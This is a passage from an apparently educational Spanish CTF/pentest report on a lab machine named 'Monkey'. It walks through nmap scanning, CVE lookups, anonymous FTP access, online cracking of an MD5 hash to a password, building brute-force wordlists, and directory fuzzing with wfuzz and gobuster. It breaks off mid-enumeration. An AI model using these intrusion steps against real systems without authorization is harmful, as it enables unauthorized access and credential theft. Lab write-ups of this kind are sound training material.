



Informe de análisis de vulnerabilidades, explotación y resultados del reto Monkey.

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
21/04/2024	21/04/2024	1.0	DVG-HM-Monkey	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto Monkey.

N.- DVG-HM-Monkey

Generado por:

Daniel Vázquez Granillo.

Magister en Seguridad Informática

Fecha de creación:

21.04.2024

Índice

1. Reconocimiento	3
2. Análisis de vulnerabilidades/debilidades	4
3. Explotación	4
Automatizado	4
Manual	5
4. Escalación de privilegios	22
5. Banderas	5
6. Herramientas usadas	6
7. Conclusiones y Recomendaciones	6
8. EXTRA Opcional	6

1. Reconocimiento

Mi IP, IdRed y dispositivos conectados:

```
(hmstudent㉿kali)-[~/Documents/3.Monkey/nmap/ScanningTools]
$ sudo ./dispositivosEnRed.sh
#####
##      ScanningTools      ##
##  File System   by DanielCyberSec  ##
#####
```

Comprobando que existe nmap en el equipo:

Nmap version 7.93 [OK]

Mi IP: 192.168.100.47

Mi idRed+CIDR: 192.168.100.0/24

Dispositivos conectados:

192.168.100.1

192.168.100.9

192.168.100.32

192.168.100.48

192.168.100.47

Descubrimiento de TTL de la IP objetivo:

```
(hmstudent㉿kali)-[~/Documents/3.Monkey/nmap/ScanningTools]
$ ./ttl.sh
#####
##      ScanningTools      ##
##  File System   by DanielCyberSec  ##
#####
```

Digita la IP: 192.168.100.48

la IP 192.168.100.48 tiene un ttl = 64

Es probable que se trate de un SO Linux

Descubrimiento de puertos abiertos + su versión:

```
(hmstudent㉿kali)-[~/Documents/3.Monkey/nmap/ScanningTools]
$ sudo ./nmapOpenPorts.sh
#####
##      ScanningTools      ##
##  by DanielCyberSec      ##
##  nmapOpenPorts v2        ##
#####

Comprobando que existe nmap en el equipo:
Nmap version 7.93 ..... [ OK ]
Digita la IP objetivo: 192.168.100.48
1) Escaneo puertos abiertos, servicios y versiones (lento pero sigiloso)
2) Escaneo puertos abiertos, servicios y versiones (rápido pero ruidoso)
3) Escaneo puertos abiertos (lento pero sigiloso)
4) Escaneo puertos abiertos (rápido pero ruidoso)
5) Escaneo puertos abiertos con generación de archivos (all) (rápido pero ruidoso)
6) Escaneo de vulnerabilidades en puertos abiertos de manera agresiva y generación de archivo XML (rápido y ruidoso)
7) Salir

Seleccione una opción: 2
Escaneando puertos abiertos de manera rápida pero ruidosa...
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
```

IP, Puertos Sistema operativo

IP Objetivo	192.168.100.48
Sistema Operativo	Linux
Puertos/Servicios	21/tcp open ftp vsftpd 3.0.3

	22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0) 80/tcp open http Apache httpd 2.4.38 ((Debian))
--	--

2. Análisis de vulnerabilidades/debilidades

Escaneo con los scripts vulnerables de nmap:

```
(hstudent㉿kali)-[~/Documents/3.Monkey/nmap/ScanningTools]
$ sudo ./nmapOpenPorts.sh
#####
##      ScanningTools      ##
## by DanielCyberSec       ##
## nmapOpenPorts v2          ##
#####

Comprobando que exista nmap en el equipo:
Nmap version 7.93 ..... [ OK ]
Digita la IP objetivo: 192.168.100.48
 1) Escaneo puertos abiertos, servicios y versiones (tento pero sigiloso)
 2) Escaneo puertos abiertos, servicios y versiones (rápido pero ruidoso)
 3) Escaneo puertos abiertos (tento pero sigiloso)
 4) Escaneo puertos abiertos (rápido pero ruidoso)
 5) Escaneo puertos abiertos con generación de archivos (all) (rápido pero ruidoso)
 6) Escaneo de vulnerabilidades en puertos abiertos de manera agresiva y generación de archivo XML (rapido y ruidoso)
 7) Salir

Seleccione una opción: 6
Escaneo de vulnerabilidades en puertos abiertos + generación archivo XML ...
Digita los puertos abiertos ej. 100,200,300 (puedes copiarlos de la salida de la opción 3 o 4):
21,22,80
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-18 11:03 EDT
Nmap scan report for 192.168.100.48
Host is up (0.00068s latency).
```

El escaneo encontró la siguiente información:

- Para el puerto 21 existe una versión vsftpd 3.0.3.
- Para el puerto 22 se encontraron algunos exploits:

PORT	STATE	SERVICE	VERSION	VULNS
21/tcp	open	ftp	vsftpd 3.0.3	vulners: cpe:/a:vsftpd:vsftpd:3.0.3: PRION:CVE-2021-3618 5.8 https://vulners.com/prion/PRION:CVE-2021-3618 PRION:CVE-2021-30047 5.0 https://vulners.com/prion/PRION:CVE-2021-30047
22/tcp	open	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)	vulners: cpe:/a:openbsd:openssh:7.9p1: CVE-2012-1577 7.5 https://vulners.com/cve/CVE-2012-1577 PRION:CVE-2019-6111 5.8 https://vulners.com/prion/PRION:CVE-2019-6111 EXPLOITPACK:98FE96309F9524B8C84C508837551A19 5.8 https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19 *EXPLOIT* EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 5.8 https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 *EXPLOIT* EDB-ID:46516 5.8 https://vulners.com/exploitdb/EDB-ID:46516 *EXPLOIT* EDB-ID:46193 5.8 https://vulners.com/exploitdb/EDB-ID:46193 *EXPLOIT* CVE-2019-6111 5.8 https://vulners.com/cve/CVE-2019-6111 1337DAY-ID-32328 5.8 https://vulners.com/zdt/1337DAY-ID-32328 *EXPLOIT* 1337DAY-ID-32009 5.8 https://vulners.com/zdt/1337DAY-ID-32009 *EXPLOIT*

- Para el puerto 80 existen exploits para la versión de apache 2.4.38, de los cuales podemos hacer uso de metasploit y github:

PORT	STATE	SERVICE	VERSION	VULNS
80/tcp	open	http	Apache httpd 2.4.38 ((Debian))	vulners: cpe:/a:apache:http_server:2.4.38: CVE-2019-9517 7.8 https://vulners.com/cve/CVE-2019-9517 PACKETSTORM:176334 7.5 https://vulners.com/packetstorm/PACKETSTORM:176334 *EXPLOIT* PACKETSTORM:171631 7.5 https://vulners.com/packetstorm/PACKETSTORM:171631 *EXPLOIT* OSV:BIT-APACHE-2023-25690 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2023-25690 OSV:BIT-APACHE-2022-31813 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2022-31813 OSV:BIT-APACHE-2022-23943 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2022-23943 OSV:BIT-APACHE-2022-22720 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2022-22720 OSV:BIT-APACHE-2021-44790 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2021-44790 OSV:BIT-APACHE-2021-42013 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2021-42013 OSV:BIT-APACHE-2021-41773 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2021-41773 OSV:BIT-APACHE-2021-39275 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2021-39275 OSV:BIT-APACHE-2021-26691 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2021-26691 OSV:BIT-APACHE-2020-11984 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2020-11984 MSF:EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE- 7.5 https://vulners.com/metasploit/MSF:EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE-*EXPLOIT* MSF:AUXILIARY-SCANNER-HTTP-APACHE_NORMALIZE_PATH- 7.5 https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_NORMALIZE_PATH-*EXPLOIT* F9C0CD4B-3B60-5720-AE7A-7CC31DB839C5 7.5 https://vulners.com/githubexploit/F9C0CD4B-3B60-5720-AE7A-7CC31DB839C5 *EXPLOIT* F41EE867-4E63-5259-9DF0-745881884D04 7.5 https://vulners.com/githubexploit/F41EE867-4E63-5259-9DF0-745881884D04 *EXPLOIT*

Por último, el informe generó un archivo xml que podemos transformar a html para una visualización y entendimiento mayor desde el navegador.

```
(hmstudent㉿kali)-[~/Documents/3.Monkey/nmap/ScanningTools]
$ ll
total 96
-rw-r-xr-x 1 hmstudent hmstudent 994 Apr 18 06:08 dispositivosEnRed.sh
-rw-r-xr-x 1 hmstudent hmstudent 482 Apr 18 05:51 miIdRed+CIDR.sh
-rw-r-xr-x 1 hmstudent hmstudent 130 Apr 18 06:05 miIP.sh
-rw-r-xr-x 1 hmstudent hmstudent 3222 Apr 18 11:01 nmapOpenPorts.sh
-rw-r--r-- 1 root root 69697 Apr 18 11:04 openPorts.xml
-rw-r--r-- 1 hmstudent hmstudent 253 Apr 18 04:44 README.md
-rw-r-xr-x 1 hmstudent hmstudent 767 Apr 18 04:44 ttl.sh

(hmstudent㉿kali)-[~/Documents/3.Monkey/nmap/ScanningTools]
$ sudo xsltproc openPorts.xml -o openPorts.html

(hmstudent㉿kali)-[~/Documents/3.Monkey/nmap/ScanningTools]
$ ll
total 132
-rw-r-xr-x 1 hmstudent hmstudent 994 Apr 18 06:08 dispositivosEnRed.sh
-rw-r-xr-x 1 hmstudent hmstudent 482 Apr 18 05:51 miIdRed+CIDR.sh
-rw-r-xr-x 1 hmstudent hmstudent 130 Apr 18 06:05 miIP.sh
-rw-r-xr-x 1 hmstudent hmstudent 3222 Apr 18 11:01 nmapOpenPorts.sh
-rw-r--r-- 1 root root 33348 Apr 18 11:14 openPorts.html
-rw-r--r-- 1 root root 69697 Apr 18 11:04 openPorts.xml
-rw-r--r-- 1 hmstudent hmstudent 253 Apr 18 04:44 README.md
-rwxr-xr-x 1 hmstudent hmstudent 767 Apr 18 04:44 ttl.sh



| Port                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | State (toggle closed [o]   filtered [o]) | Service | Reason  | Product      | Version                 | Extra info   |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|---------|---------|--------------|-------------------------|--------------|
| 21/tcp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | open                                     | ftp     | syn-ack | vsftpd       | 3.0.3                   |              |
| vulners                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                          |         |         |              |                         |              |
| cpe:/a:vulnsoft:vsftpd:3.0.3:<br>PRION:CVE-2021-3618 5.8 https://vulners.com/prion/PRION:CVE-2021-3618<br>PRION:CVE-2021-30847 5.0 https://vulners.com/prion/PRION:CVE-2021-30847                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                          |         |         |              |                         |              |
| 22/tcp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | open                                     | ssh     | syn-ack | OpenSSH      | 7.9p1 Debian 10+deb10u2 | protocol 2.0 |
| vulners                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                          |         |         |              |                         |              |
| cpe:/a:openbsd:openssh:7.9p1:<br>CVE-2012-1577 7.5 https://vulners.com/cve/CVE-2012-1577<br>PRION:CVE-2019-6111 5.8 https://vulners.com/prion/PRION:CVE-2019-6111<br>EXPLOITPACK-5339E90A02EBD0345BF9C90600097F9E97 5.8 https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F95248BC84C588837551A19 *EXPLOIT*<br>EXPLOITPACK-5339E90A02EBD0345BF9C90600097F9E97 5.8 https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBD0345BF9C90600097F9E97 *EXPLOIT*<br>EDB-ID:46516 5.8 https://vulners.com/exploitdb/EDB-ID:46516 *EXPLOIT*<br>EDB-ID:46193 5.8 https://vulners.com/exploitdb/EDB-ID:46193 *EXPLOIT*<br>CVE-2019-6111 5.8 https://vulners.com/cve/CVE-2019-6111<br>1337DAY-ID-32328 5.8 https://vulners.com/zdt/1337DAY-ID-32328 *EXPLOIT*<br>1337DAY-ID-32009 5.8 https://vulners.com/zdt/1337DAY-ID-32009 *EXPLOIT*<br>PRION:CVE-2019-16905 4.4 https://vulners.com/prion/PRION:CVE-2019-16905<br>CVE-2019-16905 4.4 https://vulners.com/cve/CVE-2019-16905<br>CVE-2020-14145 4.3 https://vulners.com/cve/CVE-2020-14145<br>PRION:CVE-2019-6110 4.0 https://vulners.com/prion/PRION:CVE-2019-6110<br>PRION:CVE-2019-6109 4.0 https://vulners.com/prion/PRION:CVE-2019-6109<br>CVE-2019-6110 4.0 https://vulners.com/cve/CVE-2019-6110<br>CVE-2019-6109 4.0 https://vulners.com/cve/CVE-2019-6109<br>CVE-2023-51767 3.5 https://vulners.com/cve/CVE-2023-51767<br>PRION:CVE-2018-20685 2.6 https://vulners.com/prion/PRION:CVE-2018-20685<br>CVE-2018-20685 2.6 https://vulners.com/cve/CVE-2018-20685<br>PACKETSTORM:151227 0.0 https://vulners.com/packetstorm/PACKETSTORM:151227 *EXPLOIT* |                                          |         |         |              |                         |              |
| 80/tcp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | open                                     | http    | syn-ack | Apache httpd | 2.4.38                  | {Debian}     |
| vulners                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                          |         |         |              |                         |              |
| cpe:/a:apache:http_server:2.4.38:<br>CVE-2019-9517 7.8 https://vulners.com/cve/CVE-2019-9517<br>PACKETSTORM:176334 7.5 https://vulners.com/packetstorm/PACKETSTORM:176334 *EXPLOIT*<br>PACKETSTORM:171631 7.5 https://vulners.com/packetstorm/PACKETSTORM:171631 *EXPLOIT*<br>OSV-BIT-APACHE-2023-25698 7.5 https://vulners.com/osv/OSV-BIT-APACHE-2023-25698<br>OSV-BIT-APACHE-2022-31813 7.5 https://vulners.com/osv/OSV-BIT-APACHE-2022-31813<br>OSV-BIT-APACHE-2022-23943 7.5 https://vulners.com/osv/OSV-BIT-APACHE-2022-23943<br>OSV-BIT-APACHE-2022-22720 7.5 https://vulners.com/osv/OSV-BIT-APACHE-2022-22720<br>OSV-BIT-APACHE-2021-44790 7.5 https://vulners.com/osv/OSV-BIT-APACHE-2021-44790<br>OSV-BIT-APACHE-2021-42013 7.5 https://vulners.com/osv/OSV-BIT-APACHE-2021-42013<br>OSV-BIT-APACHE-2021-39275 7.5 https://vulners.com/osv/OSV-BIT-APACHE-2021-39275<br>OSV-BIT-APACHE-2021-26691 7.5 https://vulners.com/osv/OSV-BIT-APACHE-2021-26691<br>OSV-BIT-APACHE-2020-11984 7.5 https://vulners.com/osv/OSV-BIT-APACHE-2020-11984<br>MSF-EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE- 7.5 https://vulners.com/metasploit/MSF:EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE-*EXPLOIT*<br>MSF:AUXILIARY-SCANNER-HTTP-APACHE_NORMALIZE_PATH- 7.5 https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_NORMALIZE_PATH-*EXPLOIT*                                                                                                                                                                                                                                             |                                          |         |         |              |                         |              |


```

Investigamos un poco más sobre el protocolo ftp y su versión en hacktrick.com y encontramos que podemos realizar un login anonymous:

Anonymous login

anonymous : anonymous

anonymous :

ftp : ftp

```
ftp <IP>
>anonymous
>anonymous
>ls -a # List all files (even hidden) (yes, they could be hidden)
>binary #Set transmission to binary instead of ascii
>ascii #Set transmission to ascii instead of binary
>bye #exit
```

Comprobamos:

```
(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
$ ftp 192.168.100.48
Connected to 192.168.100.48.
220 (vsFTPd 3.0.3)
Name (192.168.100.48:hmstudent): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Una vez dentro enlistamos los archivos y encontramos lo siguiente:

```
ftp> ls
229 Entering Extended Passive Mode (|||59433|)
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 791 May 15 2022 notas.txt
226 Directory send OK.
ftp> more notas.txt
Hola Hacker !
Grimmie está probando el sitio web para la nueva academia.
Le dije que no utilice la misma contraseña en otros servicios y que la cambie lo más pronto posible.
```

No pude crear un usuario a través del panel de admin, entonces lo agregué directamente en la base de datos con el siguiente comando:

```
INSERT INTO `students` ('StudentRegno', 'studentPhoto', 'password', 'studentName', 'pincode', 'session', 'department', 'semester', 'cgpa', 'creationdate', 'updateDate') VALUES
('hackermentor', '', '8d2473d579e5a11924906def258f97a1', 'HackerMentor', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');
```

StudentRegno es el nombre de usuario para loguearse.

Dejame saber que opinas de este proyecto open-source, es del 2020 así que debería ser seguro, verdad?

-hmentor

También lo podemos descargar para un posterior análisis o tratamiento:

```
(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
└─$ ftp 192.168.100.48
Connected to 192.168.100.48.
220 (vsFTPD 3.0.3)
Name (192.168.100.48:hmstudent): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||7958|)
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 791 May 15 2022 notas.txt
226 Directory send OK.
ftp> get notas.txt
local: notas.txt remote: notas.txt
229 Entering Extended Passive Mode (|||36758|)
150 Opening BINARY mode data connection for notas.txt (791 bytes).
100% |*****| 226 Transfer complete.
791 bytes received in 00:00 (1.02 MiB/s)
ftp> exit
221 Goodbye.

(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
└─$ ll
total 4
-rw-r--r-- 1 hmstudent hmstudent 791 May 15 2022 notas.txt
```

3. Explotación

Manual

Puerto 21 protocolo FTP versión 3.0.3

A partir de la información expuesta en el archivo notas.txt que se obtuvo mediante el login anonymous, buscamos si se puede romper el hash expuesto:

```
(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
└─$ cat notas.txt
Hola Hacker !
Grimmie está probando el sitio web para la nueva academia.
Le dije que no utilice la misma contraseña en otros servicios y que la cambie lo más pronto posible.

No pude crear un usuario a través del panel de admin, entonces lo agregué directamente en la base de datos con el siguiente comando:

INSERT INTO `students` ('StudentRegno', 'studentPhoto', 'password', 'studentName', 'pincode', 'session', 'department', 'semester', 'cgpa', 'creationdate', 'updationDate')
) VALUES
('hackermentor', '', '8d2473d579e5a11924906def258f97a1', 'HackerMentor', '777777', '', '', '7.60', '2021-05-29 14:36:56', '');


StudentRegno es el nombre de usuario para loguearse.

Dejame saber que opinas de este proyecto open-source, es del 2020 así que debería ser seguro, verdad?
-hmentor
```

asi que acudimos a paginas como crackstation.net o hashes.com, y en efecto, obtuvimos la contraseña de ese hash:

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:



[Crack Hashes](#)

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
8d2473d579e5a11924906def258f97a1	md5	junior01

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Adicionalmente, podemos ir generando diccionarios de usuarios y contraseñas para ataques de fuerza bruta, por lo tanto y con base al archivo notas.txt los siguientes archivos tendrían los siguientes valores:


```
(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
$ ll
total 12
-rw-r--r-- 1 hmstudent hmstudent 791 May 15 2022 notas.txt
-rw-r--r-- 1 hmstudent hmstudent 9 Apr 18 13:53 passwords.txt
-rw-r--r-- 1 hmstudent hmstudent 55 Apr 18 14:02 usuarios.txt

(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
$ cat usuarios.txt
Hacker
Grimmie
admin
hackermanitor
HackerMentor
hmentor

(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
$ cat passwords.txt
junior01
```

Para el puerto 80 con la versión de apache 2.4.38

Abrimos el navegador con la IP objetivo para investigar sobre el sitio web alojado:



Una vez comprobado que el sitio web contiene el apache2 levantado por la página por default que nos muestra, podemos atacar mediante técnicas de fuzzing para enlistar sus subpáginas:

1. wfuzz -u http://192.168.100.48/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hc 404

```

uzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****


Target: http://192.168.100.48/FUZZ
Total requests: 220506

Welcome to phpMyAdmin

ID      Response    Lines   Word    Chars   Payload
-----+-----+-----+-----+-----+
000000001: 200      368 L  933 W  10701 Ch  "# directory-list-2.3-medium.txt"
000000009: 200      368 L  933 W  10701 Ch  "# Suite 300, San Francisco, California, 94105, USA."
000000012: 200      368 L  933 W  10701 Ch  "# on atleast 2 different hosts"
000000008: 200      368 L  933 W  10701 Ch  "# or send a letter to Creative Commons, 171 Second Street,"
000000007: 200      368 L  933 W  10701 Ch  "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000011: 200      368 L  933 W  10701 Ch  "# Priority ordered case sensitive list, where entries were found"
000000006: 200      368 L  933 W  10701 Ch  "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000003: 200      368 L  933 W  10701 Ch  "# Copyright 2007 James Fisher" Go
000000010: 200      368 L  933 W  10701 Ch  "#"
000000013: 200      368 L  933 W  10701 Ch  "#"
000000005: 200      368 L  933 W  10701 Ch  "# This work is licensed under the Creative Commons"
000000004: 200      368 L  933 W  10701 Ch  "#"
000000002: 200      368 L  933 W  10701 Ch  "#"
000000014: 200      368 L  933 W  10701 Ch  "http://192.168.100.48/"
000010825: 301      9 L    28 W   321 Ch   "phpmyadmin"
000012413: 404      9 L    31 W   276 Ch   "2853"

Total time: 0
Processed Requests: 12402
Filtered Requests: 12387
Requests/sec.: 0

```

Esta técnica iba a generar 220,506 solicitudes, pero dado que es un poco más lenta que gobuster, decidimos detenerla en cuanto encontró el primer resultado "phpmyadmin"

Comprobamos y en efecto hay un portal de administración con php.

esta página la podemos atacar con una combinación de credenciales que hemos recopilado con el archivo notas.txt

2. gobuster dir -u http://192.168.100.48/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Esta técnica es mucho más rápida debido a que gobuster está basado en el lenguaje de programación go, el cual está enfocado para este tipo de consultas y además tiene la ventaja de que podemos configurar hilos entre sus parámetros para agilizar la búsqueda:


```
[hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
$ gobuster dir -u http://192.168.100.48/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6                                [it works!]
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.100.48/ [+] Threads: 10
[+] Threads: 10                            [+] Timeout: 10s
[+] Method: GET                            [+] Threads: 10
[+] Threads: 10                            [+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Threads: 10                            [+] Negative Status codes: 404
[+] Threads: 10                            [+] Threads: 10
[+] Threads: 10                            [+] User Agent: gobuster/3.6
[+] Threads: 10                            [+] Threads: 10
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/phpmyadmin          (Status: 301) [Size: 321] [→ http://192.168.100.48/phpmyadmin/]
/monkey               (Status: 301) [Size: 317] [→ http://192.168.100.48/monkey/]
/server-status        (Status: 403) [Size: 279]
Progress: 220560 / 220561 (100.00%)
Finished
```

Comprobamos /monkey



POR FAVOR INICIA SESIÓN

Usuario :

Contraseña :

 Ingresar

Dado que encontró phpmyadmin y monkey, podemos profundizar la búsqueda con el mismo ataque, pero ahora desde ip + monkey:

```
(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
$ gobuster dir -u http://192.168.100.48/monkey -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6                                [It works!]
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:  http://192.168.100.48/monkey
[+] Threads: 10
[+] Threads: 10                               [Commuter mode]
[+] Method: GET
[+] Timeout: 10s
[+] Threads: 10                               [Commuter mode]
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Threads: 10                               [Commuter mode]
[+] Negative Status codes: 404
[+] Threads: 10                               [Commuter mode]
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode
=====
